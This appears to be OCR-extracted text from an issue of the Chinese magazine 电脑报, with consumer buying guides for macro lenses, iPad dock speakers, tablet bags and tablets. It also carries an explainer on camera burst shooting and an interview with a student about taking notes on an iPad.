@ 电脑报阿拉蕾:前天唱了《老男孩》,昨天听了 Mr.Children,今天看了《老小孩(Young Adult)》,瞬间有了一种动力:我决定把那些被现实碾压得粉碎的少年梦想和希望付之实现,明天就去砸仇人家玻璃!



《花神咖啡馆》

导演:让 – 马克·瓦雷
主演:凡妮莎·帕拉迪丝,埃莱娜·弗洛朗,埃米尔·瓦雷,伊芙琳·布罗

@ 电脑报小捷:法国真有家百年老店叫花神咖啡馆,店内处处花团锦簇、绿意盎然,是各种感情最容易擦枪走火的地方,《花神咖啡馆》就是这样一部感情戏丰富的心灵鸡汤——蓝光版的话,还能当风景片哟!



《快乐的大脚 2》

导演:乔治·米勒
主演:一群可爱的企鹅

@ 电脑报吴新:这片子就是个坑啊!高清版的大脚看起来更加可爱了!我和老婆在家里欢乐地看了一下午,现在都还能想起企鹅们胖嘟嘟的样子。强烈怀疑这是南极旅游局的广告片,因为我一直都有想去南极逛一圈的冲动……



花语心镜

高性价比微距镜头推荐

4月份天气渐暖，到处一片花的世界。美丽的蝴蝶翩翩起舞，可爱的小虫虫蠕动稚嫩的身躯。闲下心来，去观察这些春天的精灵，会觉得这个世界是那么的美好。喜欢摄影的人们这时应该考虑一支属于自己的微距镜头了。

微距镜头与普通镜头的区别

微距镜头可以作为普通镜头用，普通镜头却代替不了微距镜头。这是因为它们的放大倍率不一样。一般来说，镜头的放大倍率要达至 1:2 甚至 1:1，才称得上是真正的微距镜头。微距镜头的最大放大倍率一般都可以达到 1:1 和在无限远合焦，而普通镜头能做到 1:2 的放大倍率就不错了。

小知识：何为放大倍率？

放大倍率是被摄体实际大小与影像大小之间的数字关系，通常用比号两边的数字来表示，譬如 1:2 的放大倍率表示被摄体实际大小是影像大小的 2 倍，或者说影像大小是被摄体实际大小的 1/2；1:1 的放大倍率表示被摄体实际大小等于影像大小；2:1 的放大倍率则表示影像大小是被摄体实际大小的 2 倍。

对微距的距离认识

许多人对微距镜头的理解还停留在拍摄距离上，以为微距镜头就是可以距离拍摄对象很近的镜头。这并不是对微距镜头的正确理解，从某种意义上来说，拍摄距离的远近对微距的意义并不重要，重要的是镜头前端工作距离。

这里要明白什么是工作距离？它是指被摄体到胶片平面的距离，也就是包含了镜头长度和全部的机身厚度在内。镜头的焦距越短，工作距离就越短，镜头的焦距越长，工作距离就越长，所以微距的工作距离和镜头的焦距是息息相关的。目前市场上常见的专用微距镜头有三类焦距：标准镜头、中焦和长焦，常见焦距是 50mm/55mm/60mm 、90mm/100mm/105mm 、150mm/180mm/200mm。本次推荐我们也将按这三类来进行，都以放大倍率可以达到 1:1 的高质量的定焦镜头为准。



焦距越短的镜头，镜头前端的工作距离越近

标准镜头，适合拍摄静态微距

推荐指数：★★★★ 使用率：★★★★★

在微距镜头中标准微距镜头最多，价格从几百元到上万元不等。由于镜头短小，在拍摄微距时的工作距离就很短，可以实现很近距离的微距拍摄，适合拍摄花卉以及翻拍等静态的对象，也可以用于人像拍摄。

尼康 AF 60mm F2.8D Micro



镜头结构：7 组 8 片
光圈叶片：7 片
最近对焦距离：0.22m
最大放大倍率：1:1
重量：440g

参考价格 2800 元

尼康 60mm 的微距镜头有两款，AF 60mm F2.8D Micro 和 AF-S 60mm F2.8G。后者是前者的改进版，虽然增加了 SMW 超声波马达，采用内对焦设计，在对焦速度和静音方面有了不小的进步，抗眩光能力进一步增强，背景虚化也更漂亮。不过，它的价格也比老款要贵近 1500 元，性价比大打折扣。AF 60mm F2.8D Micro 在微距上的表现已经很令人满意了，因此我们将它作为首选。

索尼 50mm F2.8 Macro



镜头结构：6 组 7 片
光圈叶片：7 片
最近对焦距离：0.2m
最大放大倍率：1:1
重量：295g

参考价格 3400 元

在标准镜头中，索尼这款紧凑型的标准微距镜头非常适合推荐。理由有 3 点，第一，重量轻，仅 295g，非常容易携带。第二，这款镜头的成像质量佳，反差较大且锐度较高，焦外虚化能力比较强，即使在最大光圈下也可以获得柔和的散焦效果。第三，操控好，它采用内对焦，工作时前镜筒不旋转，加上宽大的手动对焦环，操控性能比较理想。

中焦镜头，可兼顾人像镜头

推荐指数：★★★★★ 使用率：★★★★★

微距镜头并不是只用微距拍摄，如果你想一镜多用，中焦微距镜头也是最佳的人像镜头，使用率也比较高。在中焦镜头中，有许多精品。但在 3000 元左右，下面两款性价比最高。

腾龙SP AF 90mm F2.8 Di Macro



镜头结构：9 组 10 片
光圈叶片：9 片
最近对焦距离：0.29m
最大放大倍率：1:1
重量：405g

参考价格 2800 元

这是目前最受欢迎的副厂微距镜头之一，也是腾龙的少数几支能和原厂镜头抗衡的镜头。成像质量锐利精细，色彩凝重，反差适度，综合素质也很高。405g 的重量算是轻量型选手。缺点是对焦速度较慢，机身的塑料材质档次不高。但 3000 元内的价格很具有诱惑力，不可能要求太多。

佳能 100mm F2.8 USM Marco



镜头结构：8 组 12 片
光圈叶片：8 片
最近对焦距离：0.31m
最大放大倍率：1:1
重量：580g

参考价格 3700 元

这款佳能二代“百微”，被誉为“不是 L 头的 L 头”，锐度和色彩俱佳。最重要的一点，与佳能的其他镜头尤其是 L 系列镜头相比它的成像质量也几乎能够达到 L 系列定焦镜头的水准。镜头具有 USM 超声波马达，对焦速度也不错。只是外观显得有些土气，不过在原厂微距镜头中，这是目前人气最高的一款。

长焦镜头，最适合拍昆虫微距

推荐指数：★★★ 使用率：★★

对于喜欢户外微距摄影的朋友，那么长焦距的微距镜头是首选，因为蜜蜂、蝴蝶等昆虫不易靠近，长焦微距镜头可以发挥它远距离微距的优势。对于超过 150mm 的微距镜头来说都是精品，价格都不低，原厂的镜头都上万，那么价格便宜很多的副厂镜头也是很理想的选择。

适马：150mm F2.8 EX DG HSM Macro



镜头结构：8 组 13 片
光圈叶片：9 片
最近对焦距离：0.5m
最大放大倍率：1:1
重量：1190g

参考价格 4600 元

这是适马用料皮实的一款长焦镜头，敦实稳重。成像效果锐利，对比度和饱和度也比较高。背景虚化和影调过渡都很柔和。它搭载了 HSM 超声波马达驱动，对焦相当安静，速度也较快，而且能够随时在 AF 自动与 MF 手动对焦之间进行切换。是长焦微距中很理想的镜头。

腾龙 SP AF 180mm F3.5 Di LD Macro



镜头结构：11 组 14 片
光圈叶片：7 片
最近对焦距离：0.47m
最大放大倍率：1:1
重量：920g

参考价格 6300 元

这款被称为腾龙的看家镜头之一，成像质量非常优秀，光圈全开下，全画面极其锐利，在画面色彩细节层次上表现很细腻，色彩饱和度很高。可以与原厂镜头相媲美。不过它的对焦速度较慢，而且不支持全时手动对焦，整体做工塑料感较强。价格也有点偏高。

（浙江 阿德）

延伸阅读 微距神器——弯角取景器和放大取景器

如果你是一个微距迷，经常拍摄微距，那么你一定有那种精细对焦看得眼睛痛的苦恼。在比较大的放大倍率下，即使使用很小的光圈，如 F22，成像的景深仍然非常小，在 1:1 时 F22 对应的景深只有 2mm。任何微小的误差都会给精心创作的拍摄者留下遗憾。普通 SLR 相机的取景器对于微距摄影就比较尴尬了，那么下面这两个神器可以帮助你摆脱这个烦恼。

弯角取景器和放大取景器，其作用是精细调焦。不过这样的神器价格十分昂贵，以下两款产品仅供大家参考。如果你的数码单反相机具有旋转 LCD 液晶屏和 Live View 实时取景功能，那么这两个附件就不用考虑了。

佳能弯角取景器 C（适用于：EOS 单反系列机器）参考价格：1450 元

安装于相机的取景器接眼部，具有 1.25 倍（覆盖取景器整个画面）和 2.5 倍（放大画面中央部分）两种放大倍率供用户选择。且取景器非常明亮，易于观察。



Nikon DW 21 型 6 倍放大取景器及 M 型对焦屏 参考价格：2550 元

取景器放大倍率：1.2X 放大目镜放大倍率：6X，视力矫正范围：-5 到 +3 屈光度



新iPad在屏幕和处理器方面大升级，可音响效果还是那么不给力，别担心，自身不足让配件来弥补，各大配件厂商专为iPad设计推出的基座音响不仅让iPad音质大爆发，还具有闹钟、FM收音、充电等丰富功能。

音质大爆发

iPad基座音响推荐

@重庆 陈立

灵动小伴侣

DOSS DS-1008升级版

■特点：带有DOCK输出和AUX IN输入，可用于iPad的音乐播放以及待机充电；钕铁硼音频单元；支架可90度旋转



作为一款得到苹果官方授权的音响产品，DOSS DS-1008升级版300多元的价格还算便宜，预算有限的情况下，咱们也能享受到。它在之前老版本的基础上进行了改进，将原先平直的方形扬声器基座改为圆形，并增加了基座的倾斜角度和高度，从而容纳更大的音响腔体。

很多iPad基座音响都不约而同地选择了支架式设计，DS-1008升级版也不例外，并且它还是可转动的，iPad除了可以竖置还能横置，方便看电影和游戏。声音表现方面，DS-1008升级版比前代也有明显进步，内置钕铁硼音频单元，具有不错的声音表现。最大不足还是机身塑料感较强，这也是低价不可避免的问题吧。



DS-1008升级版的侧面，这个扬起的15°夹角可让音响的声场得到更好的扩散，营造空间感

床头音响也智能

iHome iA100

■特点：支持蓝牙连接；时钟及闹钟功能；FM收音



iHome在美国的苹果音响市场具有较高的市场占有率，这主要得益于它创新的功能和设计。例如这款iPad基座音响iA100，功能相当的丰富，除了音乐播放，还有充电、时钟、闹钟、蓝牙、通话及FM收音功能等。

通过iHome+Sleep应用程序，用户可查看天气预报、新闻、社交应用等信息，一秒钟变身家居音响、床头音响。其基座喇叭采用Reson8单元设计，输出功率达20W，各种高低音、Equalizer、3D音效等都可任意调校，但可能会让人觉得有点复杂，调校不当或许就不是你想要的那种效果了。另外，iHome iA100内置麦克风，设有Speakerphone免提通话装置，将你的iPhone插在上面，就可免提通话。



iHome iA100的顶部全貌，按键较多，各功能都有对应按键

随身高音质

飞利浦DS7700

■特点：内置锂电池，持久续航；3.5mm音频接口；蓝牙无线操控



我们都喜欢带着iPad到处活动，属于iPad的基座音响当然也应该具备户外的特性啦！飞利浦DS7700自带锂电池，能够持续工作约10小时，非常适合喜欢户外活动又离不开高音质和iPad的你，关键时刻它还能变身为移动电源。

另外配合上免费的Fidelio应用程序，DS7700将具有更多功能，包括天气预报、时钟、闹钟、音乐分享等。DS7700还有极抢眼的一点就是蓝牙音频功能，iPad、iPhone等设备通过蓝牙与其连接后，即可将音乐以无线的方式传递到DS7700播放。音质方面，DS7700的低频比较一般，但人声和中高频极具表现力。



底部的可活动支架，让机身立起来，并保持合适的观看角度

影音基站

奥特蓝星MP450

■特点：远程遥控；支架灵活调节，横放、竖放iPad均可；双钕磁铁喇叭



为iPad搭配一个基座音响除了用来听高品质音乐，还有一点很重要，那就是获得更好的影音享受，奥特蓝星MP450正是瞄准这一点，用iPad看电影，怎能少了它的陪伴？不过，与它的一些同门兄弟比起来MP450造型中规中矩，少了些亮点，没有iPad的时候，它乍一看有点像电子秤，而展开其支架后，你会发现苹果DOCK接口就在其上，iPad便可很好地与它融合，并可自由旋转，调节合适的观看角度。

MP450的基座里面安放了两个精致的钕磁铁扬声器，可带来90度环绕立体声，满足各个方位的听音需求。它还配备了遥控器，能够实现开关机、音量调节、播放/暂停等功能，可操控距离最远达到10米。



不同视角，横向或者纵向摆放iPad，都轻松自如

背着走的时尚平板电脑包

把平板电脑握在手里挤公交、地铁，就不怕把它挤坏吗？抑或是就这么光溜溜地拿在手里逛大街，不嫌累赘吗？不妨为心爱的平板购置一个专属包包，出门时背着走，方便更安全！

圣铂A8平板电脑斜挎包

适用机型：7英寸~10英寸平板电脑

此款平板电脑包采用了杜邦纳米高强度耐磨面料，底部设加厚垫，拥有优秀的防水防震性能，2米自由落体对平板无任何损伤。包包前后都设计有收纳袋，方便放入更多物品。另有大红、咖啡、酒红、卡其、军绿、炫金等多种颜色可选。



韩版平板电脑多用途包

适用机型：7英寸~10英寸平板电脑

平板电脑包也能做得如此时尚的，还真是少之又少，而且这款包包不仅可以双肩背，还能斜挎、手提，风格多变，具有红、绿、棕、黑等多种颜色，尤其是黑色款也很适合潮男用哟！



日本SIMPLISiPad户外包

适用机型：iPad 1/iPad 2/New iPad

这款包包看似普通，能量可不小，采用优质的防水油布材料，无缝防水粘接工艺以及防水拉链口袋设计，防水防尘防潮，是一款极佳的iPad专用户外保护袋，非常适合经常带着iPad野外作业的人士使用。



爱酷儿iPad多功能背包

适用机型：iPad 1/iPad 2/New iPad

相比前一款iPad包，这款爱酷儿iPad多功能背包更具咱国人的智慧，除了可作为斜挎包使用，取下肩带后，对着包包的折线位置，往里压折，它摇身一变就成了iPad支架，是不是很神奇呢？



@北京 田田

责编 | 陈超 美编 | 夏岚 组版 | 邱婷 责校 | 涂书

就要与众不同

个性化平板电脑导购

@小马哥

随着平板电脑如雨后春笋般出现，普通的娱乐功能已经满足不了平板达人的个性需求。所谓追求无止境，只有一款个性十足的平板电脑，才能彰显平板达人的卓尔不群。但是到底哪一款平板才是值得我们掏腰包的呢？小编这就带你一探究竟。



仿GUCCI平板外壳，带出去回头率一定很高

个性功能从何而来

传统笔记本强调的是硬件配置，平板电脑则更加注重用户的个性体验。随着消费级平板电脑的同质化日趋严重，为了突出重围抢占市场份额，各家厂商纷纷练就独门绝技。

苹果祭出Retina（视网膜）屏幕，用细腻的视觉体验俘获人心；索尼整合家庭影音数码，一招“红外遥控”让家庭娱乐告别繁琐；三星则融会贯通，依靠通信功能让手机和平板成为一家。一个个身怀绝技的超能力平板电脑就这样大踏步地进入我们的生活。

心情与平板合二为一

在这个流行张扬自我的年代，如何选购有特点的个性平板？一切要从你的喜好出发。如果你预算充足，完全可以抛弃塑料材质的廉价品，尝试金属拉丝、碳纤维工艺的平板，不仅轻薄时尚还耐磨。如果你麻木了单一的黑白色调，彩色系的机型是不错的选择，还可以购买一些时尚的皮革皮套，来呈现自己的内心世界。想要来点商务范？自带专用键盘底座平板，一秒钟变笔记本，办公毫无压力。总之，平板电脑这种专属产品，诠释它的个性就看你的心情。

精品个性平板电脑晒出来



个性变身：全能家电遥控器

索尼Tablet SGPT111CN/S

- **处理器：**NVIDIA Tegra2双核1GHz
- **屏幕：**9.4英寸1280×800分辨率
- **推荐指数：**★★★★★
- **参考价格：3200元**

如果厌倦了千篇一律的设计风格，那么索尼Tablet S定会让你眼前一亮。书卷式的设计风格不仅美观而且实用，机身重量仅有598克，对于一款9.4英寸平板电脑来说，能单手握持，方便操控，的确不容易。出色的硬件配置是各种应用能够流畅运行的保证，为完善体验，索尼还加入独特的“快触”和“快览”技术，前者提升触控灵敏度，确保操作流畅，后者则缩短网页加载时间。虽说系统没有升级到Android 4.0，但优化之后的界面各种华丽，与其说深度定制，不如说化繁为简。

支持红外遥控是索尼Tablet S的必杀技，通过预装的遥控器软件，可以实现对众多品牌的电视、音响、蓝光播放器、机顶盒等设备的全面控制。由于界面简单，通过手势滑动就能实现基本功能的控制，而且有两种界面可选，复杂界面酷似控制台，功能强大，派头十足。独有的“酷划”功能极具想象力，基于DLNA协议，手指在平板上轻轻一划，照片、音乐或者视频就能瞬间“飞”到其他设备上播放。



Tips：

索尼Tablet S还具备红外线遥控学习功能，换句话说，家中所有的遥控器，包括电风扇、空调、热水器，无论按键多密集，功能多复杂，都可以彻底下岗，平板电脑曲线实现了家电一体化。如果你是摄影发烧友，还可以用它来遥控单反相机快门，真是酷毙了。



个性变身：高画质数码相机

联想乐Pad S2007

- **处理器：**高通8660双核1.5GHz
- **屏幕：**7英寸1280×800分辨率
- **推荐指数：**★★★★☆
- **参考价格：2999元**

有人追逐大屏幕的宽视野，也有人希望平板电脑能小巧便携。和固执的苹果相比，联想更懂得变通，一个系列三款不同尺寸的平板，必有适合你的机型，而其中7英寸的S2007人气最火。比起苹果iPad，瘦身明显，出行携带毫无压力，引入橙色搭配，时尚又不乏个性。IPS高分屏效果出色，讨好眼球，体验提升一截。号称7英寸最强，并不是靠吹，双核处理器和大容量内存的组合，能确保系统流畅，而支持联通和电信双网3G绝对罕见。

背面800万像素摄像头的配置，有意要将S2007打造为一款拍照平板。F2.2大光圈、LED闪光灯、智能防抖、移动对焦、快速连拍和人脸识别……这些特征我们在入门级的DC中经常能看到。只要环境光线理想，拍照效果绝对满意，别说上传到微博，就算冲洗成6英寸照片也没问题。难怪相机厂商直喊亚历山大，新款价格连跌不止，敢情大家都改用手机和平板拍照片了。



Tips：

之所以镜头之下皆美女，很多相机是靠机内处理来增强效果的，例如名气很响的美颜、美肤模式。平板电脑通过安装应用，就可以实现同样的效果，推荐《相机360》和《美图秀秀》，磨皮、美白、肤色一键搞定，还可以制作边框、添加文字、虚化背景，功能那叫强大。



个性变身：超大屏智能手机

三星P6800

- **处理器：**Exynos4210双核1.4GHz
- **屏幕：**7.7英寸1280×800分辨率
- **推荐指数：**★★★★☆
- **参考价格：4050元**

三星是最早将电话功能引入到平板电脑中的厂商之一，以至于P1000当年因此大卖特卖，经常能够在大街上看到捧着“巨型电话”的平板达人。

P6800有将轻薄设计进行到底的决心，重量340g，厚度7.8mm，揣在口袋随身携带成为可能。拉丝金属面板，质感和手感更加出众。为了和竞争对手拉开差距，三星将Super AMOLED Plus技术引入，其色彩表现力出众，并不逊色于采用视网膜技术的新iPad。能喊出4000元的身价，硬件配置必须过硬，虽然主频不高，但猎户座双核处理器更高效，各种跑分测试相当出彩，要说美中不足，就是高清视频播放还有待提高。

支持通话功能，使得P6800在不少时间内扮演着手机角色。各种按键被放大数倍，误操作几率直降为零，虽然功能和Android手机差不多，但界面优化之后，操作非常顺手，搜索、管理、群发效率极高。用它在街头打电话，回头率绝对最高。



Tips：

拿着大块头打电话不仅需要足够的勇气，而且需要一双足够大的手。单手握机正确方法是大拇指和中指分别握住手机两侧，食指顶在手机背部。对于手小的女性用户来说，配备袖珍蓝牙话筒很有必要，售价不到百元，从根本上解决抓不住的难题。



个性变身：GPS卫星导航仪

宏碁Iconia Tab A100

- **处理器：**NVIDIA Tegra2双核1GHz
- **屏幕：**7英寸1024×600分辨率
- **推荐指数：**★★★★☆
- **参考价格：1999元**

GPS导航仪如今遭受冷遇，关键原因是核心功能容易复制。如果说手机屏幕偏小，不容易看清楚地图和指示的话，那么平板电脑在导航方面就具有先天优势，宏碁A100就是个中精品。

A100定位便携平板，简单到极致的设计，配合那块7英寸屏幕，完全不会成为出行的累赘，而且屏幕显示效果细腻，各种操作得心应手，对响应滞后零容忍。比起那些几百元的平板电脑，性能甩开几条街，A100还支持720P高清视频播放，配合杜比立体声音效，瞬间变身移动影院，完全没有必要花大价钱，改装车载多媒体系统。

由于支持GPS，让A100的玩法变得多样，结合各种离线地图，导航效果完全可以媲美专业产品，还能衍生出更多的新鲜玩法，例如寻宝游戏、徒步行走轨迹绘图等。由于模块升级成本并不高，未来导航功能甚至有可能成为平板电脑的标配，或许那时候就是GPS导航仪的末日。



Tips：

很多用户抱怨平板电脑导航冷启动速度慢，定位不准，我们经过了解，发现主要原因是位置摆放不正确。和专业导航仪相比，平板电脑的GPS模块信号灵敏度略低。推荐使用这种防滑垫底座，利用魔力胶片固定导航仪，结构简单，视角可调，可直接放置在前挡风玻璃下。

实习编辑 | 王红杰 美编 | 夏岚 组版 | 谭奇琦 责校 | 涂书

连拍的秘密(下)



超高速连拍在单次自动对焦时可用。拍摄时反光镜保持升起状态，自动对焦和自动测光仅在拍摄第一张照片时进行

连拍，整体机能协作

和提升相机的对焦性能不同，连拍提速并不是单一硬件升级就可以实现，而是整体机能协同合作的结果。其中传感器的读取速度是影响高速连拍的因素之一是因为原理和结构的不同，CMOS 可以很好地实现多通道并发读取，所以在读取速度一项上对 CCD 占有绝对的优势，也就是这几年 CCD 逐渐被淘汰的重要原因之一。


处理器的处理速度同样关键。从传感器中读出的信息要经过处理和压缩才能变成 JPEG 文件保存到存储卡里，就算是无损的 RAW 格式也要经过计算才能得到，像佳能 EOS-1D X 采用的双 DIGIC 5+ 处理器，处理速度为 DIGIC 5 的 3 倍，可以实现 1810 万像素每秒 14 张的高速连拍。

尼康 D3 在北京奥运会开幕之前推出了一个付费升级计划，可以将机内缓存加大，使单次高速连拍的张数从 18 张 RAW 加大到 43 张，这足以看出缓存的重要性。尼康 D800 创纪录地实现了 3630 万像素的输出，一张压缩过的 JPG 格式图片大小至少 20MB，没有大容量的高速缓存不可能实现高速连拍。存储卡的写入速度如果不够，是会拖连拍后腿的。

单反和单电的连拍有何不同

今年佳能、尼康分别针对伦敦奥运会发布的新款顶级 135 相机 1DX 和 D4，集成了当今几乎所有最先进的相机制造技术。佳能 1DX 通过 16 通道高速数据读取，以及夸张的“三核影像处理器”——两枚 DIGIC5+、一枚 DIGIC4，加上高性能机械系统等支持，在开启对焦和测光下，可达 12 张 / 秒的连拍速度，在超高速连拍模式下，抬起反光镜可实现 14 张 / 秒。尼康 D4 则是靠整体协同能力，在 EXPEED 3 影像处理引擎的支持下，实现 10 张 / 秒的连拍速度，打破了“要得到高像素、高画质，就无法实现高速连拍的定律。

而索尼的单电它采用截然不同的设计思路，反光板在拍摄过程中固定不动，让大部分光线直接透过，投射在后面的焦平面上，而剩下的部分光线反射到光学取景器以及 AF 模块中，两次拍摄之间无需抬升和放下反光板，摆脱机械性能对于连拍速度提升的束缚，索尼新款单电 A77 可以很轻松地实现 2430 万像素每秒 8 张高速连拍，要知道 A77 的机身售价还不足尼康 D4 的四分之一。



要实现高速连拍，必须拥有高速数据处理电路，佳能 EOS-1DX 的双 DIGIC5+ 处理器帮助处理速度大为提升

尼康V1高速连拍参数

项目	最高连拍速度	缓存张数	是否有连续AF	能否手动控制曝光
机械快门	5fps	大于35张	是	能
电子快门	5fps	大于35张	是	能
电子快门（高速）	10fps	30张	是	不能
电子快门（高速）	30/60fps	30张	否	不能

微单剑走偏锋 注重实用

和单反相比，微单相机之所以能将体积做小，关键是取消了反光镜，其快门动作没有反光镜的运动，大大减少了曝光时快门的震动和声音，缩短了快门时滞，更使连拍速度提升变得可行。

在性能上较为平庸的尼康，是绝对不会放过任何一个出风头的机会，用“难以置信”来形容微单 J1/V1 的连拍能力，一点不为过。

尼康充分利用微单相机的特点，设计了三种不同的快门模式，分别为机械快门、电子快门和高速电子快门，供用户来选择。其中采用机械快门和电子快门的连拍速度都能达到每秒 5 张的水平，而采用高速电子快门在支持自动对焦的情况下，可以达到每秒 10 张的连拍速度，可以输出 1000 万全像素，尽管一次只能拍 30 张，但至少可以极其完整细致地将一个动作清晰地记录下来。



提供给用户更为灵活的选择，进一步提升高速连拍的实用性

@Jacke

总 结

高速连拍功能已成为相机的一个竞争焦点，其发展从早期的数字竞赛逐渐进入到理性期，厂商懂得一分为二地去看待市场的需求，专业用户追求快，而普通用户更在乎实用性。目前单反 12 张/秒的连拍速度已经很惊人，这个极限能否被再次超越，必将是下一个相机的热点话题。



机油露营地

机油露营地欢迎各位潮人一展风采！不论是给力的装备，还是有奇妙的玩机经历，我们强烈欢迎时尚的你前来作客，也欢迎各位看官爆料亲朋好友！

爆料热线：pcw_zpj@vip.sina.com，暗号“我要爆料”，我们时刻恭候着你！

让老外震惊的iPad笔记高手

@ 电脑报小捷



帅气的Justin_BoBo（左）和他的法国好哥们（右）

机油档案 >>

名字：Justin_BoBo

属性：iPad笔记高手

最喜欢的笔记套装：Targus STYLUS电容笔+Upad的APP

机油口号：凡是板儿上能做的，平板电脑都可以

你都拿手里的iPad干嘛吗？看电子书，看看视频还是玩玩游戏？本周，正在法国留学的帅哥Justin_BoBo会告诉你，iPad还能拿来记笔记，速度一点儿不比纸质笔记慢，效果比它好N倍！

轰动全校的“iPad笔记本”

提到Justin_BoBo，全校可说是无人不知，无人不晓——他是全校第一个用iPad记笔记的人。Justin_BoBo就读的是理工类大学，上课时笔记多不说，还要画很多模型图，以法语的复杂程度和老师的上课速度，根本没法用电脑做笔记。很多同学习惯用纸质笔记本记录后，扫描出来放到iPad上复习——当Justin_BoBo第一次拿出iPad开始记笔记的时候，周围同学和老师一瞬间都张大嘴吃惊地看着他，等大家反应过来的时候，都不停地说：“哇！好办法啊！”“帅哥求传授啊！”现在，好多教授和同学时不时就要来找Justin_BoBo学怎么用iPad记笔记，我不禁喃喃道：科技改变生活，知识改变命运啊！


露营采访间：他与iPad笔记的第一次约会

小捷：BoBo，法国那边用平板电脑的人多吗？都用的什么牌子的平板电脑呢？

Justin_BoBo：我所接触的同学有一些也用平板电脑，基本都是iPad，有1代也有2代。不过就我的感觉，iPad在法国的普及率应该还没有美国高吧。

小捷：你是怎么想到用iPad记笔记的？按理说，这么多人用iPad，应该会有人想到用它记笔记的吧？

Justin_BoBo：可能是习惯不一样吧，我用iPad记笔记纯粹是命运的偶然，就像恋爱那样。才进学校那会儿，我做工程课题时要经常查阅很多笔记、老师发的PDF文档，每天扛着一堆资料上下课觉得很不方便，心想以后回国也不能都带走，扫描起来费时又麻烦……正在一阵愁苦的时候，我在Youtube上看到用iPad做笔记的APP广告，瞬间就和它来电了，后面的嘛，你懂的。



工科生的“标准装备”：Mac Pro、iPad和Targus STYLUS电容笔

iPad怎么做笔记 这是个问题

对于用平板电脑做笔记，我曾经也异想天开地试过，但都以失败而告终——即使是使用灵敏度很高的画图APP，手指在屏幕上画出的文字和用笔在纸质笔记本上写出来的文字效果大相径庭，前种方式不仅字大且速度慢，效率基本为零；后者原本和习惯相近，速度超快。所以，我对Justin_BoBo的“iPad笔记”方式和效果持怀疑态度——直到他用视频和我聊天时，现场演示了正在复习的空气动力学笔记。他在纸上行云流水般地画好了电路和飞机、书写了各种要点，看得我瞠目结舌——我想，此刻的表情和感觉应该和当初他同学和老师是一样的吧，太神奇了！

露营采访间：笔记疑问集中提

小捷：iPad做笔记如此神奇，应该适合每个人吧？


Justin_BoBo：我觉得要根据个人情况来决定。比如我是读工科的，课堂笔记里面有不少方程、结构图和公式，内容极其庞杂，三年下来已经积累了非常厚的一摞。如果用iPad做笔记，就非常省事，配合dropbox等云存储，基本上想在哪里看就在哪里看。

小捷：我之前试过，感觉用iPad记笔记好慢，别人说完五句话，我才记了半句……

Justin_BoBo：其实，如果纯粹用手写，iPad可能勉强赶上纸笔速度，但是别忘了，iPad的很多笔记应用里都有录音+打字功能，这就让iPad的效率提高了不少。

小捷：用iPad做笔记很难保证美观性吧？比如写的时候手掌就会碰到屏幕，影响写作效果什么的。

Justin_BoBo：这个倒可以放心，目前很多APP都具有放大手写功能，可以最大程度上还原字迹。另外，APP还有作图工具以及手腕保护，你完全可以放心地把你的手放到屏幕上。



Justin_BoBo现场画的飞机及电路示意图和笔记

坚持就会有结果，比如MBA

采访了Justin_BoBo，我也试着用电容笔在iPad上学记笔记，但结果依然悲惨——记着记着就变成一团黑，笔记看起来就是鬼画桃符……都说台前一分钟，台下十年功，想练好iPad记笔记，想必Justin_BoBo在平常练习中下了不少苦功，但坚持总会有结果的：最近鉴于Justin_BoBo的成绩优异，他老爹准备给他换台MBA（注：MacBook Air的简称）了。只要努力了，生活绝对不会亏待你的，不是么？

露营采访间：艰苦换来了MBA

小捷：练就记笔记的功夫是不是很辛苦？

Justin_BoBo：其实我挺喜欢钻研数码产品的，总想把它的功能发挥到极致。带着这种动力去练习就有点像玩游戏，练习的过程虽然辛苦但乐趣多多，苦并快乐着嘛。


小捷：New iPad已经出来了，有没有打算换一台？

Justin_BoBo：我确实是很关注“牛排（New iPad的谐音）”，也很期待它的高清屏，不过iPad2现在用得好好的，还不考虑更新，先等老爹的MBA礼物。

小捷：噢？生日礼物？

Justin_BoBo：嘿嘿，是优秀学习奖。以前给老爹说现在用的MacBook Pro太沉了，想换个MBA，不久前老爹看到我的学习成果，非常开心地答应了。

小捷：哈哈！恭喜恭喜！



对着iPad上的笔记在电脑上画图比带纸质笔记本要轻松不少

一招制胜

玩机我有绝活，搞机我有技巧，循规蹈矩的复杂方法都是浮云，只需看我一招制胜！

不论平板、手机还是MP3，家庭影院、耳机、游戏机……我们热烈期待各位机油分享自己的精妙玩机感悟！

秘笈分享邮箱：pcw_zpj@vip.sina.com

iPad记笔记 提高学习效率的利器

@ Justin_BoBo

顶不住小捷的盛情邀请，我就来给大家说说做好iPad记笔记的全部准备和绝招。要知道，iPad并不只是有些人误认为的作秀工具或者大号游戏机、大屏幕MP4，它也是提高学习的利器哟！

绝招1：如何选个正确的APP

准备用iPad记笔记的你，必须根据你自己的需要和实际情况，正确选择一个适合自己用来做笔记的APP。如果你是理工科生，图和方程会比较多，最好选有方便快捷的作图工具以及良好手写功能的APP；如果你是文科生，文字手写是主要活儿，最好选打字排版方便或者手写非常流畅的APP（最好是那种放大+自动换行前进的）。我就推荐两个：Upad和Noteplus，记得选好APP后就要固定下来，熟悉它的操作，常换APP，必定没效率。

绝招2：如何选个舒服的电容笔

记笔记肯定需要一支握起来舒服的电容笔，不然那叫“手划笔记”……市面上有例如肯辛通、泰格斯等等各种牌子和型号的，我买的是泰格斯STYLUS，握起来感觉不错，就像普通笔一样。选笔的关键在于拿起来连续写上十几分钟，手不累的话，这笔就算合格啦！

绝招3：如何练习记笔记

iPad记笔记要用特殊的方法去练习。我在练习的时候，重点在于掌握如何快速定位、移动页面、准确地作出基本图形、快速改变笔的颜色笔尖大小、快速准确删除文字以及如何更好地使用iPad键盘进行输入这几点。这些估计要你花上两三天来练习和感受，让你对使用的APP有足够的了解和熟悉，这就是我建议大家固定使用APP，不要随便更换的原因。



泰格斯STYLUS电容触控笔，售价170元左右

